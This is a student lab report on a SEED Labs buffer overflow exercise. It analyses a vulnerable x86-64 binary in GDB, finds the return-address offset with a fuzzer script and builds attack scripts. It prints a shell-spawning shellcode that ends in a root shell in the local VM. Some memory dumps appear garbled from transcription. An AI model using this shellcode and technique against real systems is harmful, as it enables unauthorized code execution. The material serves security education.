

Laboratory Report

Buffer Overflow



The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at <https://seedsecuritylabs.org/>.

Ramnick Francis P. Ramos
+63 960 277 1720
ramnickfrancisramos@gmail.com

Cybersecurity Portfolio
September 18, 2025

Buffer Overflow

Ramnick Francis P. Ramos
ramnickfrancisramos@gmail.com

Table of Contents

Introduction.....	2
Environment Setup.....	2
Laboratory Tasks and Execution.....	3
Analyzing the File.....	3
Analyzing the functions using info functions.....	4
Disassembling the main, foo, and bar functions.....	4
Scurtinizing the foo Function.....	5
Finding the Buffer's Base and Return Address.....	5
AUTHOR'S NOTE.....	6
Utilizing fuzzer.py to Buffer Character Count for Offset.....	7
Shellcode Used.....	8
Placing the Shellcode on the Stack.....	8
Using attack1.py.....	8
Using attack2.py.....	10
Using attack3.py.....	11
Placing the Shellcode in an Environment Variable.....	12
Challenges and Troubleshooting.....	13
Discussion.....	13

Introduction

Buffer overflow is a software security vulnerability that attackers use to gain unauthorized control of a system by exploiting the sequential sections of a system's memory (Fortinet, n.d.). This is considered to be one of the most common security issues that pervades the information technology industry.

Through a buffer overflow attack, an attacker invades a system by injective malicious script in a system through shellcodes. This attack can be conducted in two approaches:

- writing the shellcode onto the stack; and
- writing the shellcode through an environment variable.

This laboratory report aims to simulate such attack in a given `bof_exer.exe` file.

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.

```
seed@VM: ~  
[09/18/25]seed@VM:~$ sudo su  
root@VM:/home/seed# cat /proc/sys/kernel/randomize_va_space  
2  
root@VM:/home/seed# echo 0 > /proc/sys/kernel/randomize_va_space  
root@VM:/home/seed# exit  
exit  
[09/18/25]seed@VM:~$
```

Figure 1. Disabling Address Randomization

Furthermore, address randomization had also been disabled (See Figure1).

Laboratory Tasks and Execution

For the laboratory tasks, this report is divided into two implementations. The first one is a buffer overflow attack using the stack, while the second one is implementing such using the environment variable. Before said implementations, the executable file `bof_exer.exe` was first analyzed to determine the buffer address location.

Analyzing the File

```
[09/18/25]seed@VM:~/.../bufferoverflow$ file bof_exer.exe  
bof_exer.exe: ELF 64-bit LSB shared object, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=d0601ea2fb899fac0332cf1eedf8ae51b256774f, for GNU/Linux 3.2.0, not stripped
```

Figure 2. file command for `bof_exer.exe`

As shown in Figure 2, the file provided for simulating the buffer overflow attack is a dynamically linked executable that follows the 64-bit Least Significant Bytes (LSB) convention. Therefore, it is known that this executable follows little endianness.

Analyzing the functions using info functions

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bof_exer.exe...
(No debugging symbols found in bof_exer.exe)
(gdb) set disassembly-flavor intel
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000 _init
0x0000000000001060 __cxa_finalize@plt
0x0000000000001070 strcpy@plt
0x0000000000001080 puts@plt
0x0000000000001090 printf@plt
0x00000000000010a0 _start
0x00000000000010d0 deregister_tm_clones
0x0000000000001100 register_tm_clones
0x0000000000001140 _do_global_ctors_aux
0x0000000000001180 frame_dummy
0x0000000000001189 foo
0x00000000000011d6 bar
0x000000000000120f main
0x0000000000001260 __libc_csu_init
0x00000000000012d0 __libc_csu_fini
0x00000000000012d8 _fini
(gdb) █
```

Figure 3. Analyzing the Different Functions

Upon entering the GDB terminal and analyzing the executable using the info functions command, it can be deduced that the noteworthy components of the program are the main, together with some functions called `foo` and `bar`.

Disassembling the main, foo, and bar functions

```
gdb-peda$ disas main
Dump of assembler code for function main:
0x000000000000120f <+0>:    endbr64
0x0000000000001213 <+4>:    push    rbp
0x0000000000001214 <+5>:    mov     rbp, rsp
0x0000000000001217 <+8>:    sub     rsp, 0x10
0x000000000000121b <+12>:   mov     DWORD PTR [rbp-0x4], edi
0x000000000000121e <+15>:   mov     QWORD PTR [rbp-0x10], rsi
0x0000000000001222 <+19>:   lea     rdi, [rip+0xdde]          # 0x2007
0x0000000000001229 <+26>:   call    0x1080 <puts@plt>
0x000000000000122e <+31>:   mov     rax, QWORD PTR [rbp-0x10]
0x0000000000001232 <+35>:   add     rax, 0x8
0x0000000000001236 <+39>:   mov     rax, QWORD PTR [rax]
0x0000000000001239 <+42>:   mov     rdi, rax
0x000000000000123c <+45>:   call    0x1189 <foo>
0x0000000000001241 <+50>:   mov     rax, QWORD PTR [rbp-0x10]
0x0000000000001245 <+54>:   add     rax, 0x8
0x0000000000001249 <+58>:   mov     rax, QWORD PTR [rax]
0x000000000000124c <+61>:   mov     rdi, rax
```

Figure 4. Disassembling the main function

From Figure 4, we can see that the main function has three notable “jumps” or function calls. This is in the offsets +26, +45, and +64. It is known that `puts@plt` in the first offset was just for loading

relative addresses in a procedure linkage table (*C - What Exactly Does <Puts@plt> Mean?*, 2014). Hence, the other two functions would be of better interests.

```
(gdb) disas foo
Dump of assembler code for function foo:
0x00000000001189 <+0>:    endbr64
0x0000000000118d <+4>:    push    rbp
0x0000000000118e <+5>:    mov     rbp, rsp
0x00000000001191 <+8>:    sub     rsp, 0xd0
0x00000000001198 <+15>:   mov     QWORD PTR [rbp-0xc8], rdi
0x0000000000119f <+22>:   mov     rdx, QWORD PTR [rbp-0xc8]
0x000000000011a6 <+29>:   lea     rax, [rbp-0xc0]
0x000000000011ad <+36>:   mov     rsi, rdx
0x000000000011b0 <+39>:   mov     rdi, rax
0x000000000011b3 <+42>:   call    0x1070 <strcpy@plt>
0x000000000011b8 <+47>:   lea     rax, [rbp-0xc0]
0x000000000011bf <+54>:   mov     rsi, rax
0x000000000011c2 <+57>:   lea     rdi, [rip+0xe3b]          # 0x2004
0x000000000011c9 <+64>:   mov     eax, 0x0
0x000000000011ce <+69>:   call    0x1090 <printf@plt>
0x000000000011d3 <+74>:   nop
0x000000000011d4 <+75>:   leave
0x000000000011d5 <+76>:   ret
End of assembler dump.
(gdb) disas bar
Dump of assembler code for function bar:
0x000000000011d6 <+0>:    endbr64
0x000000000011da <+4>:    push    rbp
0x000000000011db <+5>:    mov     rbp, rsp
0x000000000011de <+8>:    sub     rsp, 0x70
0x000000000011e2 <+12>:   mov     QWORD PTR [rbp-0x68], rdi
0x000000000011e6 <+16>:   mov     DWORD PTR [rbp-0x4], 0x2
0x000000000011ed <+23>:   mov     edx, DWORD PTR [rbp-0x4]
0x000000000011f0 <+26>:   mov     eax, edx
0x000000000011f2 <+28>:   add     eax, eax
0x000000000011f4 <+30>:   add     eax, edx
0x000000000011f6 <+32>:   mov     DWORD PTR [rbp-0x8], eax
0x000000000011f9 <+35>:   mov     rdx, QWORD PTR [rbp-0x68]
0x000000000011fd <+39>:   lea     rax, [rbp-0x60]
0x00000000001201 <+43>:   mov     rsi, rdx
0x00000000001204 <+46>:   mov     rdi, rax
0x00000000001207 <+49>:   call    0x1070 <strcpy@plt>
0x0000000000120c <+54>:   nop
0x0000000000120d <+55>:   leave
0x0000000000120e <+56>:   ret
End of assembler dump.
```

Figure 5. Disassembling the foo and bar functions

The `foo` and `bar` functions are then analyzed using `disas`, too. Both functions utilize the `strcpy` command, so an injection of characters to determine the buffer locations would be applicable to both. However, upon analyzing the `main` function, it can be determined that the `foo` function is called first before the `bar` function. Hence, for this attack, the `foo` function was chosen to be exploited.

Scurtinizing the foo Function

Finding the Buffer's Base and Return Address

```
Breakpoint 1 at 0x11b3
(gdb) r
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe
Hello World!

Breakpoint 1, 0x00005555555511b3 in foo ()
(gdb) x $rsp
0x7fffffffdec0: 0xf7fb08a0
(gdb) x $rbp
0x7fffffffdf90: 0xffffdfb0
(gdb)
```

Figure 6. Setting a breakpoint at +42; Running the program and determining \$rsp and \$rbp

```
(gdb) x/60xw $rsp
```

0x7fffffffdec0:	0xf7fb08a0	0x00007fff	0x00000000	0x00000000
0x7fffffffded0:	0x55556007	0x00005555	0xf7e5600d	0x00007fff
0x7fffffffdee0:	0xffffffff	0x00000000	0xf7fb06a0	0x00007fff
0x7fffffffdef0:	0x0000000d	0x00000000	0x555592a0	0x00005555
0x7fffffffdf00:	0x00000d68	0x00000000	0xf7e57ad1	0x00007fff
0x7fffffffdf10:	0xf7fb08a0	0x00007fff	0x0000000a	0x00000000
0x7fffffffdf20:	0xf7fb06a0	0x00007fff	0x55556007	0x00005555
0x7fffffffdf30:	0xf7fb0788	0x00007fff	0xf7fb14a0	0x00007fff
0x7fffffffdf40:	0x00000000	0x00000000	0xf7e58013	0x00007fff
0x7fffffffdf50:	0x0000000c	0x00000000	0xf7fb06a0	0x00007fff
0x7fffffffdf60:	0x55556007	0x00005555	0xf7e4b71a	0x00007fff
0x7fffffffdf70:	0x55555260	0x00005555	0xffffdfb0	0x00007fff
0x7fffffffdf80:	0x555550a0	0x00005555	0xffffe0a0	0x00007fff
0x7fffffffdf90:	0xffffdfb0	0x00007fff	0x55555241	0x00005555
0x7fffffffdfa0:	0xffffe0a8	0x00007fff	0x00000000	0x00000001

```
(qdb)
```

Figure 7. Analyzing 60 items of the \$rsp to see df90

Figure 6 (left figure) shows that a breakpoint at +42 was created. This was made since the strcpy() command was called in that memory location.

Furthermore, as seen in Figure 6 and figure 7, it was attempted to determine the base buffer address as well as the return address of the foo function. Indicated in Figure 6, the determined \$rsp was 0xf7fb08a0 while the determine \$rbp was 0xffffdfb0.

AUTHOR'S NOTE

The GDB Debugger's terminal that contains the information of the addresses above was screenshotted as is, at that time. Upon the duplication of the discussed steps and implementation of new oens, new memory addresses were supplied by the debugger from time to time (this is further discussed in Section Challenges and Troubleshoots; the following \$rsp and \$rbp addresses are used in the new case (screenshots indicate these):

```
(gdb) info registers rsp rbp
rsp          0x7fffffffde30  0x7fffffffde30
rbp          0x7fffffffddf0  0x7fffffffddf0
```

This changing of memory address after the execution of various commands is rampant throughout the laboratory exercise; changes are indicated in this document whenever they happen.

Utilizing fuzzer.py to Buffer Character Count for Offset


To determine the length of the buffer character, fuzzer.py was used to reach the end of the third column of the rbp address 0x7fffffffdddf0 which is said to contain the return address .

```
Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffde30: 0xf7fb08a0      0x00007fff      0xfffffe367      0x00007fff
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdec0: 0x41414141      0x41414141      0xf7fb0600      0x00007fff
0x7fffffffded0: 0x55556007      0x00005555      0xf7e4b71a      0x00007fff
0x7fffffffdee0: 0x55555260      0x00005555      0xffffdf20      0x00007fff
0x7fffffffdef0: 0x555550a0      0x00005555      0xffffe010      0x00007fff
0x7fffffffdf00: 0xffffdf20      0x00007fff      0x55555241      0x00005555
0x7fffffffdf10: 0xffffe018      0x00007fff      0x00000000      0x00000002
(gdb) █
```

Figure 8. Analyzing 60 items of the \$rsp (address at 0x7fffffffde3) using n=136.

A method of trial and error was used to determine the number of A's needed to determine the offset to the return pointer. The first try was with 136 characters (See Figure 8).

```
(gdb) x/60xw $rsp
0x7fffffffdd0: 0xf7fb08a0      0x00007fff      0xffff327      0x00007fff
0x7fffffffde0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdec0: 0x41414141      0x41414141      0x55555200      0x00005555
0x7fffffffdd0: 0xffffdf8      0x00007fff      0x00000000      0x00000002
(gdb) info registers rsp rbp
rsp      0x7fffffffdd0      0x7fffffffdd0
rbp      0x7fffffffdec0      0x7fffffffdec0
(gdb) █
```



```
1#!/usr/bin/python3
2
3# Adjust this value to overwrite the memory bef
4n = 200
5
6# Series of As
7A = bytearray(0x41 for i in range(n))
8
9# Write the content to a file
10with open('fuzzer', 'wb') as f:
11    f.write(A)
```

Figure 9. Analyzing 60 items of the \$rsp (address at 0x7fffffffde3) using n=200.

The few attempts later, n=200 was tried. Using **n=200** matched the number of characters needed. See Figure 9 for the analysis of the pointer and the updated fuzzer.py.

```
(gdb) info registers rsp rbp
rsp      0x7fffffffdd0      0x7fffffffdd0
rbp      0x7fffffffdec0      0x7fffffffdec0
```

Figure 10. Values of rsp and rbp

Upon running and determining that the offset is n=200, the new values of rsp and rbp in Figure 10 are supplied by GDB.

Shellcode Used

```
\x55\x48\x89\xe5\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05\xb8\x00\x00\x00\x00\x5d\xc3
```


Figure 11. Shellcode from Lecture Video

The shellcode in Figure 11 was used as the malicious script for the buffer overflow attack. This will later be used for the buffer overflow attacks.

Placing the Shellcode on the Stack

For the first implementation of the buffer overflow attack, the approach where the shellcode was first fed directly onto the stack was used.

Using attack1.py



```
Open  attack1.py  Save  -  x
~/Documents/bufferoverflow/exer
attack1.py  attack2.py  attack3.py
3
4 # Adjust this value to overwrite the memory before the return address
5 n = 200
6
7 L = 8
8 nops_count = 12
9 trap_count = 4
10
11 nopsled = bytearray(0x90 for i in range(nops_count))
12 shellcode = bytearray(0xcc for i in range(trap_count))
13 pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
14 rip = (0xAAAABBBCCDDDD).to_bytes(L,byteorder='little')
15
16 exploit = nopsled + shellcode + pad + rip
Python 3  Tab Width: 8  Ln 9, Col 15  INS
```

Figure 12. attack1.py

Seen in Figure 12 is the attack1.py that was used for confirming the n=200 character determined in the previous section. The output of attack1.py was put into a file named “attack”.


```

(gdb) r `cat attack`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat attack`
Hello World!

Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffddde0: 0xf7fb08a0      0x00007fff      0xfffffe31f      0x00007fff
0x7fffffffdddf0: 0x90909090      0x90909090      0x90909090      0xcccccccc
0x7fffffffddfe0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddff0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0xccccccdd      0xaaaabbbb
0x7fffffffdec0: 0xfffffd00      0x00007fff      0x00000000      0x00000002
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000555555551d5 in foo ()

```

Figure 13.Using the output of attack1.py to the strcpy of foo

The output of this python script is then used as an input to the strcpy() function of the foo function. This implies that the string of A characters of 200 length will be inputted into the the memory address; this is as seen when implemented in Figure 13.

```

(gdb) r `cat fuzzer`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat fuzzer`
Hello World!


Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/gx $rsp
0x7fffffffdddf0: 0x00007ffff7fb08a0
(gdb) x/gx $rbp
0x7fffffffdddec0: 0x4141414141414141
(gdb) Quit
(gdb) x/60xw $rsp
0x7fffffffdddf0: 0xf7fb08a0      0x00007fff      0xfffffe327      0x00007fff
0x7fffffffddfe0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddff0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141

```

Figure 13.Checking the Value of rsp

Upon the completion of the application of attack1.py, the values of rsp and rbp was rechecked as it will be used as an input in the next step. Seen in Figure 13, the value of rsp is 0x7fffffffdddf0.

Using attack2.py

A screenshot of a code editor window titled 'attack2.py' with the file path '~/.Documents/bufferoverflow/exer'. The editor shows a Python script with the following code:

```
1#!/usr/bin/python3
2import sys
3
4# Adjust this value to overwrite the memory before the return address
5n = 200
6
7L = 8
8nops_count = 12
9trap_count = 4
10
11nopsled = bytearray(0x90 for i in range(nops_count))
12shellcode = bytearray(0xcc for i in range(trap_count))
13pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
14rip = (0x7fffffffddfd).to_bytes(L,byteorder='little')
```

Figure 14. Editing attack2.py

attack2.py aims to overwrite the value of the return address with the base address value of the buffer that have been determined in the previous step. For this to be done, line 14 in Figure 14 was changed into the address of the rsp.

A screenshot of a GDB terminal session. The output shows the program starting and printing 'Hello World!'. A breakpoint is set at address 0x0000555555551b3. The user enters 'ni' to step over the instruction. The next instruction is at address 0x0000555555551b8. The user enters 'x/60xw \$rsp' to display the stack contents. The output shows a table of memory addresses and their values. The user then enters 'info registers rbp' and 'info registers rsp rbp' to show the register values. The user enters 'cont' to continue the program. The program receives a SIGTRAP signal, and the user enters '??' to see the instruction that caused the trap.

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat attack
/bin/bash: warning: command substitution: ignored null byte in input
Hello World!

Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffddde0: 0xf7fb08a0      0x00007fff      0xffffe321      0x00007fff
0x7fffffffddfd0: 0x90909090      0x90909090      0x90909090      0xcccccccc
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde40: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde50: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde60: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde70: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde80: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb0: 0x41414141      0x41414141      0xffffddfd      0x00007fff
0x7fffffffdec0: 0xffffddfd      0x00007fff      0x00000000      0x00000000
(gdb) info registers rbp
rbp             0x7fffffffdeb0      0x7fffffffdeb0
(gdb) info registers rsp rbp
rsp             0x7fffffffddde0      0x7fffffffddde0
rbp             0x7fffffffdeb0      0x7fffffffdeb0
(gdb) cont
Continuing.


Program received signal SIGTRAP, Trace/breakpoint trap.
0x00007fffffffddfd in ?? ()
(gdb) █
```

Figure 15.Using the output of attack2.py to bof_exer.exe and using cont

The output of attack2.py which was inputted into a file name attack was then fed onto the executable. This overwrote the real return address with the base address of the buffer. Since the return

address was overwritten with a new one, the execution of a `cont` command resulted into SIGTRAP; this was caused by the injection of the shellcode.

Using `attack3.py`



```
1#!/usr/bin/python3
2import sys
3
4# Adjust this value to overwrite the memory before the return address
5n = 204
6
7L = 8
8nops_count = 12
9trap_count = 4
10
11nopsled = bytearray(0x90 for i in range(nops_count))
12# Read shellcode.asm first
13shellcode=("\x55\x48\x89\xe5\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x4
14pad = bytearray(0x41 for i in range(n - nops_count - len(shellcode)))
```

Figure 16 `attack3.py` used (adjust `n=204`)

`attack3.py` was then used to conduct the attack prior. This script contains the malicious shellcode that was fed onto the executable. For this to be done, `attack3.py` was edited to contain the base address for its value of `rip`. Furthermore, the value of the offset was also updated from `n=200` to `n=204` because of the machine's adjustment upon runtime (See Figure 16). The malicious script on Figure 11 was also used for this attack.

```

seed@VM: ~/.../exer
Starting program: /home/seed/Documents/bufferoverflow/exer/bof_exer.exe `cat attack.in`
/bin/bash: warning: command substitution: ignored null byte in input
Hello World!

Breakpoint 1, 0x00005555555551b3 in foo ()
(gdb) ni
0x00005555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffdd0: 0x07fb08a0      0x00007fff      0xfffffe321     0x00007fff
0x7fffffffdd1: 0x09090909      0x09090909      0x90909090      0xe5894855
0x7fffffffdd2: 0xb0ff3148      0x48050f69      0xbb48d231      0x69622fff
0x7fffffffdd3: 0x68732f6e      0x08ebc148      0xe7894853      0x50c03148
0x7fffffffdd4: 0x6894857       0x050f3bb0      0x6a5f016a      0x050f583c
0x7fffffffdd5: 0x41c35db8      0x41414141      0x41414141      0x41414141
0x7fffffffdd6: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd7: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd8: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdd9: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdeb: 0x41414141      0x41414141      0xffffdd0       0x00007fff
0x7fffffffdec: 0xffffdfc8      0x00007fff      0x00000000      0x00000002
(gdb) cont
Continuing.
process 20007 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol "foo" in current context.
$ ls
[Detaching after fork from child process 20015]
attack attack.in attack1.py attack2.py attack3.py bof_exer.exe fuzzer fuzzer.py pda-session-bof_exer.exe.txt
$ pwd
/home/seed/Documents/bufferoverflow/exer
$

```


